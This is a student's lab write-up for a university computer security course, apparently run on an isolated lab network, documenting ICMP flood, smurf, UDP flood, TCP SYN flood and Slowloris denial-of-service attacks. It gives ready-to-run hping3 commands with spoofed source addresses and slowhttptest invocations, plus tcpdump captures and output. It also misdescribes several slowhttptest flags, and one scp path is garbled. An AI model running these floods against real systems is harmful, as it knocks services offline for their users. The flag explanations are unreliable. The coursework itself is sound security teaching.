

## CMSC 626 Principles of Computer Security

### Exercise 05

Faisal Rasheed Khan

VB02734

[vb02734@umbc.edu](mailto:vb02734@umbc.edu)

1.

a.

- `ip addr show dev ens192`
- `scp crsuser@133.228.98.1:/home/crsuser/exercise-a.txt .`
- `scp Faisal@130.85.121.106:/home/Faisal/exercise-a.txtC:\Users\juver\OneDrive\Desktop\gnments`
- `time sudo ping -f -c 100000 133.228.98.3`
- `sudo tcpdump -n -i ens192 -s0 -w icmpflood.pcap host 133.228.98.1 and icmp`
- `sudo ls`
- `sudo hping3 -1 -q -c 5 -a 133.228.98.3 133.228.84.1 &`
- `sudo tcpdump -n -i ens192 -s0 -w icmpflood_b.pcap host 133.228.98.1 or 133.228.84.1 or 133.228.84.2 or 133.228.84.3 or 133.228.85.1 or 133.228.85.2 or 133.228.85.3 or 133.228.86.1 or 133.228.86.2 or 133.228.86.3 or 133.228.87.1 and icmp`
- `sudo hping3 -2 -q -c 5 -a 133.228.98.3 -p 80 133.228.84.1 &`
- `sudo tcpdump -n -i ens192 -s0 -w icmpflood_c.pcap 'host 133.228.98.1 or 133.228.84.1 or 133.228.84.2 or 133.228.84.3 or 133.228.85.1 or 133.228.85.2 or 133.228.85.3 or 133.228.86.1 or 133.228.86.2 or 133.228.86.3 or 133.228.87.1 and (icmp or (udp and dst port 80))'`
- `sudo tcpdump -nn -r icmpflood_c.pcap '(udp and dst port 80)' or icmp | wc -l`
- `sudo tcpdump -nn -r tcp.pcap tcp | wc -l`
- `sudo hping3 -S -q -c 5 -a 133.228.98.3 -p 80 133.228.84.1 &`
- `sudo tcpdump -n -i ens192 -w tcpsyn.pcap tcp`
- `tcpdump -r tcpsyn.pcap 'tcp[tcpflags] & tcp-rst !=0' | wc -l`
- `tcpdump -r tcpsyn.pcap 'tcp[tcpflags] & tcp-syn !=0' | wc -l`
- `slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 25 -t GET -u http://133.228.98.3/index.php -x24-p3`
- `ls`
- `script exercise-a.txt`
- `./smurfattack.sh`
- `nano smurfattack.sh`

b. ICMP Flood Attack:

Time taken for the packets = 16043 ms




The TCP reset packets sent = 15

```
Faisal@crq10-ubuntu22: ~  
0  
ub20-133.228.98.3> sudo tcpdump -nn -r tcp.pcap tcp | wc -l  
reading from file tcp.pcap, link-type EN10MB (Ethernet)  
45  
ub20-133.228.98.3> ^C  
ub20-133.228.98.3> sudo tcpdump -n -i ens192 -w tcpsyn.pcap tcp  
tcpdump: listening on ens192, link-type EN10MB (Ethernet), capture size 262144 b  
ytes  
^C71 packets captured  
72 packets received by filter  
0 packets dropped by kernel  
ub20-133.228.98.3> tcpdump -r tcpsyn.pcap 'tcp[tcpflags] & tcp-rst != 0'  
reading from file tcpsyn.pcap, link-type EN10MB (Ethernet)  
01:41:22.346863 IP cruser-ub20.2816 > 133.228.85.3.http: Flags [R], seq 1647337  
887, win 0, length 0  
01:41:22.347075 IP 133.228.85.2.http > cruser-ub20.2816: Flags [R.], seq 0, ack  
1647337887, win 0, length 0  
01:41:22.347289 IP 133.228.86.1.http > cruser-ub20.2816: Flags [R.], seq 0, ack  
1647337887, win 0, length 0  
01:41:22.347416 IP 133.228.85.1.http > cruser-ub20.2816: Flags [R.], seq 0, ack  
1647337887, win 0, length 0  
01:41:22.347925 IP 133.228.84.2.http > cruser-ub20.2816: Flags [R.], seq 0, ack  
1647337887, win 0, length 0  
01:41:22.348103 IP 133.228.84.1.http > cruser-ub20.2816: Flags [R.], seq 0, ack  
1647337887, win 0, length 0  
01:41:22.348340 IP cruser-ub20.2816 > 133.228.86.3.http: Flags [R], seq 1647337  
887, win 0, length 0  
01:41:22.348369 IP 133.228.86.2.http > cruser-ub20.2816: Flags [R.], seq 0, ack  
1647337887, win 0, length 0  
01:41:22.348562 IP 133.228.87.1.http > cruser-ub20.2816: Flags [R.], seq 0, ack  
1647337887, win 0, length 0  
01:41:22.348710 IP cruser-ub20.2816 > 133.228.84.3.http: Flags [R], seq 1647337  
887, win 0, length 0  
01:41:23.347021 IP cruser-ub20.2817 > 133.228.85.3.http: Flags [R], seq 9237270  
87, win 0, length 0  
01:41:23.347168 IP 133.228.85.2.http > cruser-ub20.2817: Flags [R.], seq 0, ack  
923727087, win 0, length 0  
01:41:23.347319 IP 133.228.86.1.http > cruser-ub20.2817: Flags [R.], seq 0, ack  
923727087, win 0, length 0  
01:41:23.347432 IP 133.228.85.1.http > cruser-ub20.2817: Flags [R.], seq 0, ack  
923727087, win 0, length 0  
01:41:23.347968 IP 133.228.84.2.http > cruser-ub20.2817: Flags [R.], seq 0, ack  
923727087, win 0, length 0  
01:41:23.348130 IP 133.228.84.1.http > cruser-ub20.2817: Flags [R.], seq 0, ack  
923727087, win 0, length 0  
01:41:23.348277 IP 133.228.86.2.http > cruser-ub20.2817: Flags [R.], seq 0, ack  
923727087, win 0, length 0  
01:41:23.348326 IP cruser-ub20.2817 > 133.228.86.3.http: Flags [R], seq 9237270  
87, win 0, length 0
```

### HTTP Slowloris Attack:

Attack with 1000 connections and 25 number of requests generated per second

- c 1000: This specifies the number of connections to be opened by the attacker to the target machine.
- H: This specifies that the slowloris attack should be launched in HTTP mode.
- g: This enables slowloris to send GET requests to the target machine.
- o slowhttp: This specifies the name of the file where the output of the attack will be stored.
- i 10: This specifies the time in seconds for which the slowloris will hold each connection open.
- r 25: This specifies the number of requests to be generated per second.
- t GET: This specifies the type of HTTP request to be generated by slowloris.
- u http://133.228.98.3 /index.html: This specifies the URL of the machine.
- x 24: This specifies the number of bytes to be sent as a payload in each HTTP request.
- p 3: This specifies the number of parameters to be sent in each HTTP request.



```
kali-133.228.98.1> slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 25 -t GET -u http://133.228.98.3/index.php
-x 24 -p 3
Sun Mar 19 02:24:48 2023:
Sun Mar 19 02:24:48 2023:
slowhttptest version 1.8.2
- https://github.com/shekya/slowhttptest -
test type: SLOW HEADERS
number of connections: 1000
URL: http://133.228.98.3/index.php
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 52
interval between follow up data: 10 seconds
connections per seconds: 25
probe connection timeout: 3 seconds
test duration: 240 seconds
using proxy: no proxy

Sun Mar 19 02:24:48 2023:
slow HTTP test status on 0th second:
initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
Sun Mar 19 02:24:54 2023:
Sun Mar 19 02:24:54 2023:
slowhttptest version 1.8.2
- https://github.com/shekya/slowhttptest -
test type: SLOW HEADERS
number of connections: 1000
URL: http://133.228.98.3/index.php
```

c. The challenges faced were:

- The issues I faced was for the permission denied commands even though while executing the commands with sudo privileges

Resolved it by keeping the session for the sudo privileges with the command `sudo ls`

- Downloading the text file from VM to our local Machine

Resolved by using the command

```
scp crsuser@133.228.98.1:/home/crsuser/excercise-a.txt .
```

```
scp Faisal@130.85.121.106:/home/Faisal/excercise-a.txt:\\Users\\juver\\OneDrive\\Desktop\\gnments
```

- Sometimes the tcpdump would not capture the packets

Resolved by using the sudo privileges and also enabling the session for sudo

- The tcpdump read command wasn't showing the UDP packets received although the attacker has sent it

Resolved by using this command

```
sudo tcpdump -nn -r icmpflood_c.pcap '(udp and dst port 80)' or icmp | wc -l
```

- d. Successfully implemented the attacks using ICMP Flood Attack, ICMP Smurf Attack, UDP Flood, TCP SYN Flood Attack, HTTP Slowloris Attack.

ICMP Flood Attack:

This attack floods the target machine with a large number of ICMP packets, I have flooded with 100000 packets.

hping3 command is used to launch this attack.

tcpdump is used to capture packets.

ICMP Smurf Attack:

This attack is similar to the ICMP Flood Attack but involves amplification of the attack by using a network of computers to send ICMP packets to the target machine.

The attack is performed using a tool called "smurf".

The smurf command specifies the target IP address and the broadcast IP address.

tcpdump is used to capture packets.

UDP Flood Attack:

This attack floods the target machine with a large number of UDP packets.

tcpdump is used to capture packets.

TCP SYN Flood Attack:

This attack floods the target machine with a large number of TCP SYN packets.

The attack is performed by sending TCP SYN packets to the target machine.

The target machine sends back the reset.

tcpdump is used to capture packets.

HTTP Slowloris Attack:

This attack involves opening multiple connections to a web server and keeping them open with incomplete requests, preventing other clients from accessing the server.

The attack can control the number of connections and requests per second.

The output is analyzed using .html file, where it shows connections on y-axis and seconds on x-axis, it depicts connections closed,open,connected,service available

e. References:

[slowhttptest | Kali Linux Tools](#)

[hping3 | Kali Linux Tools](#)

[Host Discovery Controls | Nmap Network Scanning](#)

[tcpdump\(8\): dump traffic on network - Linux man page \(die.net\)](#)

[HTTPD - Apache2 Web Server | Ubuntu](#)

[Working of TCP protocol and connection setup using 3-way handshake. The details are available in any TCP/IP networking book.](#)

[Principles of Computer Security, Stallings and Brown, Pearson 4<sup>th</sup> ed, Chap 07.](#)

[L11-CH07-DDoS \(blackboardcdn.com\)](#)

[L12-CH07-DDoS \(blackboardcdn.com\)](#)

2.

ICMP Flood Attack:

Attacker: exercise-a.txt

Target: exercise-a-target.txt

ICMP Smurf Attack:

Attacker: exercise-b.txt

Target: exercise-b-target.txt

UDP Flood Attack:

Attacker: exercise-c.txt

Target: exercise-c-target.txt

TCP SYN Flood Attack:

Attacker: exercise-d.txt

Target: exercise-d-target.txt

HTTP Slowloris Attack:

exercise-e.txt

slowhttp.csv

slowhttp.html

## References:

[slowhttptest | Kali Linux Tools](#)

[hping3 | Kali Linux Tools](#)

[Host Discovery Controls | Nmap Network Scanning](#)

[tcpdump\(8\): dump traffic on network - Linux man page \(die.net\)](#)

[HTTPD - Apache2 Web Server | Ubuntu](#)

[Working of TCP protocol and connection setup using 3-way handshake. The details are available in any TCP/IP networking book.](#)

[Principles of Computer Security, Stallings and Brown, Pearson 4<sup>th</sup> ed, Chap 07.](#)

[L11-CH07-DDoS \(blackboardcdn.com\)](#)

[L12-CH07-DDoS \(blackboardcdn.com\)](#)